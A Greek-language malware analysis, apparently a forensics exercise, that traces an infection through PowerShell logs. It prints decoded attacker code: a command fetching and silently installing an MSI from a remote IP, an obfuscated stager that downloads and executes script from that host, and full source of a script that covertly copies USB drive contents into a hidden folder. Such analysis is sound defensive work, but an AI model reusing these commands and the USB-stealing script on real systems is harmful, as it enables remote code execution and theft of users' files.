NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=4.0 HostId=464d3ecd-439a-4bd4-b682-983c682af70c HostApplication=powershell.exe -NoP -NonI -W Hidden -Enc  EngineVersion=4.0 RunspaceId=ad5efe1f-07a5-4a54-85d9-b9dcb9722a00 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Αφού αποκρυπτογραφήσουμε και αυτό βλέπουμε ότι εκτελείτε ο εξής κώδικας:

mkdir -force $env:TEMP\TCD506A\_.tmp;

Invoke-WebRequest "http://83.212.111.137/down/elevated.msi" -OutFile "$env:TEMP\TCD506A\_.tmp\elevated.msi";

msiexec /q /i "$env:TEMP\TCD506A\_.tmp\elevated.msi";


Δηλαδή:

1. Δημιουργείται ένας κατάλογος στον temp κατάλογο του χρήστη με το όνομα TCD506A\_.tmp.


2. Κατεβαίνει (το πρόγραμμα TEMP\TCD506A\_.tmp\elevated.msi) σε αυτόν τον κατάλογο από την διεύθυνση<http://83.212.111.137/down/elevated.msi>.

3. Εγκαθίσταται το πρόγραμμα μέσω του προγράμματος εγκατάστασης των Windows msiexec.


Πράγματι στον αντίστοιχο κατάλογο υπάρχει ακόμα αυτό το πρόγραμμα.




Το VirusTotal δίνει 1/56 (χαμηλό) με αναφορά όμως σε Trojan!!



ΑΝΑΛΥΣΗ ΤΟΥ ELEVATED.MSI





Installation/Persistance

Creates/touches files in windows directory

details

"WINWORD.EXE" created file "%WINDIR%\Globalization\Sorting\sortdefault.nls"

"WINWORD.EXE" created file "C:\Windows\Fonts\staticcache.dat"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorwks.dll"

"WINWORD.EXE" created file "C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll"

"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Caches"

"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Caches\cversions.1.db"

"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db"

"WINWORD.EXE" created file "C:\Windows\system32\rsaenh.dll"

"WINWORD.EXE" created file "C:\Windows\system32\en-US\KERNELBASE.dll.mui"

"WINWORD.EXE" created file "C:\Windows\System32\msxml6r.dll"

"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{77122DCE-0CEE-4F2E-8AA5-4922A9D3726E}.tmp"

"WINWORD.EXE" created file "C:\Windows\system32\en-US\MSCTF.dll.mui"

"WINWORD.EXE" created file "C:\Windows\system32\en-US\mlang.dll.mui"

"WINWORD.EXE" created file "C:\Windows\system32\mlang.dat"

"WINWORD.EXE" created file "%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRD0000.doc"

source

API Call

[**Contains embedded string with suspicious keywords**](https://www.hybrid-analysis.com/sample/2bbf8f4753c4dbd369b18bdff50776d4d3527a97244673e85590e44b91436fb6?environmentId=100#details-2-1-string-21)

details

Found suspicious keyword "Windows" which indicates: "May enumerate application windows (if combined with Shell.Application object)"

Found suspicious keyword "Put" which indicates: "May write to a file (if combined with Open)"

Found suspicious keyword "Shell" which indicates: "May run an executable file or a system command"

Found suspicious keyword "Binary" which indicates: "May read or write a binary file (if combined with Open)"

Found suspicious keyword "Environ" which indicates: "May read system environment variables"

Found suspicious keyword "Write" which indicates: "May write to a file (if combined with Open)"

[**Installs hooks/patches the running process**](https://www.hybrid-analysis.com/sample/2bbf8f4753c4dbd369b18bdff50776d4d3527a97244673e85590e44b91436fb6?environmentId=100#details-2-2-hooks-8)

details

"WINWORD.EXE" wrote bytes "e99e4834f0" to virtual address "0x76D63D01" ("SetUnhandledExceptionFilter@KERNEL32.DLL")

"WINWORD.EXE" wrote bytes "8e95cabd" to virtual address "0x6963CA70" (part of module "GFX.DLL")

"WINWORD.EXE" wrote bytes "efb8f0bd" to virtual address "0x699BF530" (part of module "WWLIB.DLL")

"WINWORD.EXE" wrote bytes "0bcf42ba" to virtual address "0x2FBE1B94" (part of module "WINWORD.EXE")

"WINWORD.EXE" wrote bytes "62c960bc" to virtual address "0x62329904" (part of module "RICHED20.DLL")

"WINWORD.EXE" wrote bytes "88c406bc" to virtual address "0x624310AC" (part of module "MSPTLS.DLL")


"WINWORD.EXE" wrote bytes "70e65fbe" to virtual address "0x67300BA8" (part of module "MSO.DLL")

"WINWORD.EXE" wrote bytes "c4cad57680bbd57652bad5769fbbd57608bbd57646ced5766138d676de2fd676d0d9d576000000001779a9764f91a9767f6fa976f4f7a97611f7a976f283a976857ea97600000000" to virtual address "0x6ADB1000" (part of module "MSIMG32.DLL")

"WINWORD.EXE" wrote bytes "fbd0cdbd" to virtual address "0x683078E4" (part of module "OART.DLL")

**Σημείο 3**

Επίσης, καλείτε το παρακάτω:



Δηλαδή:

ProviderName=Function NewProviderState=Started SequenceNumber=7 HostName=ConsoleHost HostVersion=4.0 HostId=207b858a-3d53-46be-ab3e-1a039a19216d HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoLogo -ExecutionPolicy Bypass -NonInteractive -InputFormat None -NoProfile -File **C:\Program Files\Zoosk\empire\_script.ps1** EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Πονηρό πρόγραμμα το **C:\Program Files\Zoosk\empire\_script.ps1**

**Σημείο 4**

Καλείτε το:

ProviderName=Registry NewProviderState=Started SequenceNumber=9 HostName=ConsoleHost HostVersion=4.0 HostId=a81d8166-8122-4a8e-95d3-9dab99fc76ca HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -InputFormat None -Enc  EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Δηλαδή το:


$WC=NEw-ObjecT SystEm.NeT.WEBCLiENt;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$Wc.HeAdERS.ADD('User-Agent',$u);$Wc.PROxy = [SYSteM.Net.WEbRequESt]::DEFaUlTWebProxY;$wc.PrOxy.CRedENtiALS = [SYstEM.Net.CrEDenTIalCAche]::DeFaultNEtWoRKCrEDentiaLS;$K='ev\/lXc6kVWZ:[@#NrpH;dw|n0,JBST]';$I=0;[cHAr[]]$B=([cHAr[]]($wC.**DOwnLOADSTring("http://83.212.111.137:8080/index.asp"**)))|%{$\_-BXOR$K[$I++%$K.LenGth]};IEX ($B-joIn'')

**Σημείο 5**

Αφού κετέβει το index.asp καλείτε το:

ProviderName=Function NewProviderState=Started SequenceNumber=7 HostName=ConsoleHost HostVersion=4.0 HostId=de996510-4b2a-4cfe-9866-100083307c7e HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass C:\users\IEUser\appdata\local\temp\tr.ps1 EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Πράγματι υπάρχει στον κατάλογο:



Περέχει τον εξής κώδικα:

#Requires -version 2.0

function Recursion ([string]$filePath, [string]$FolderName) {

$GetRemovableFolder=get-childitem $filepath

#$FolderToWrite=$FolderName +

#write-host $FolderName

foreach($item in $GetRemovableFolder){

if ( $item.extension -ne ".exe" -and $item.extension -ne ".avi" -and $item.length -lt 50MB -and $item.attributes -ne 'directory'){ #exclude some file types

$NewFullFileName=$FolderName +$item

if ((Test-Path $NewFullFileName)){ #the file exist, i need to check it's size

if ((Get-item $NewFullFileName).length -ne $item.length){

Copy-item $item.FullName $FolderName -force -ErrorAction SilentlyContinue

}

else{#write-host "exist"

}

}

else

{ Copy-item $item.FullName $FolderName -force -ErrorAction SilentlyContinue #it is not exist so i copy

}

}

if ($item.attributes -eq 'directory'){

Copy-item $item.FullName $folderName -ErrorAction SilentlyContinue

#$RelativePathtoCopy=$item.FullName.split(':')[-1]

$RelativePathtoCopy=$folderName+$item.Name+"\"

Recursion $item.FullName $RelativePathtoCopy

}

}

}

Register-WmiEvent -Class win32\_VolumeChangeEvent -SourceIdentifier volumeChange -ErrorAction SilentlyContinue

#write-host (get-date -format s) " the script is starting..."

do{

$newEvent = Wait-Event -SourceIdentifier volumeChange

$eventType = $newEvent.SourceEventArgs.NewEvent.EventType

#write-host (get-date -format s) " new event = " $eventTypeName

if ($eventType -eq 2)

{

$driveLetter = $newEvent.SourceEventArgs.NewEvent.DriveName

$VolumeSerialNumber=([wmi]"Win32\_LogicalDisk='$driveLetter'").VolumeSerialNumber

#write-host $VolumeSerialNumber +"VolumeSerialNumber"

$usb=[System.IO.DriveInfo]::GetDrives()

$driveLabel = ([wmi]"Win32\_LogicalDisk='$driveLetter'").VolumeName

#write-host (get-date -format s) " Drive name = " $driveLetter

#write-host (get-date -format s) " Drive label = " $driveLabel

if ($usb.driveType -eq 'Removable')#start process with specific conditions)

{

#write-host (get-date -format s) " iam starting copy process in 13 seconds..."

start-sleep -seconds 13

#start-process "Z:\myproceess.bat"

#$usb=[System.IO.DriveInfo]::GetDrives()|?{$\_.driveType -eq "Removable"}

$NewFolderName=$VolumeSerialNumber

$NewFolderName="c:\users\public\copyremovableitems\"+ $NewFolderName +"\"

mkdir $NewFolderName -ErrorAction SilentlyContinue

(get-item -force c:\users\public\copyremovableitems\).attributes='Hidden'

Recursion $driveLetter $NewFolderName

}


}

Remove-Event -SourceIdentifier volumeChange

} while (1-eq1) #Loop until next event

Unregister-Event -SourceIdentifier volumeChange

Το παραπάνω πρόγραμμα αντιγράφει στον κατάλογο C:\Users\Public\copyremovableitems τα αρχεία που παραθέτουμε στην παρακάτω εικόνα:




Στα αρχεία secret-file.docx δεν παρατηρήθηκε κάτι ιδιαίτερο. Περιείχαν επαιδευτικό κείμενο από την διεύθυνση: e-learning.sch.gr/mod/resource/view.php?id=29766

**ΕΠΙΣΗΣ εκτελούνται τα:**


ProviderName=Function NewProviderState=Started SequenceNumber=7 HostName=ConsoleHost HostVersion=4.0 HostId=b4b1f678-971b-4825-989c-6afb0af1ca6f HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass ./copyfrom.ps1 EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

NewEngineState=Stopped PreviousEngineState=Available SequenceNumber=15 HostName=ConsoleHost HostVersion=4.0 HostId=97c37a2b-beee-40fb-8939-e101df80d741 HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass ./RecursionAllOne.ps1 EngineVersion=4.0 RunspaceId=17b08e3c-d751-4438-b5bd-40acbe07ec70 PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine=

Τα παραπάνω αρχεία δεν βρέθηκαν στον δίσκο:



Επίσης παρατηρείται οτι κάθε ένα λεπτό “ξυπνά” η διεργασία με το όνομα **dwmss.exe** η οποία συνδέεται με τον server okeanos.grnet.gr με ασφαλή σύνδεση (Https) όπου στέλνονται κάποια πακέτα.



Ενδιαφέρον αποτελεί το γεγονός οτι το path της διεργασίας αναφερεται ως το C:\Program Files\Common Files\Services\dwmss.exe το οποίο όμως δεν είναι προσπελάσιμο ούτε και ορατό.

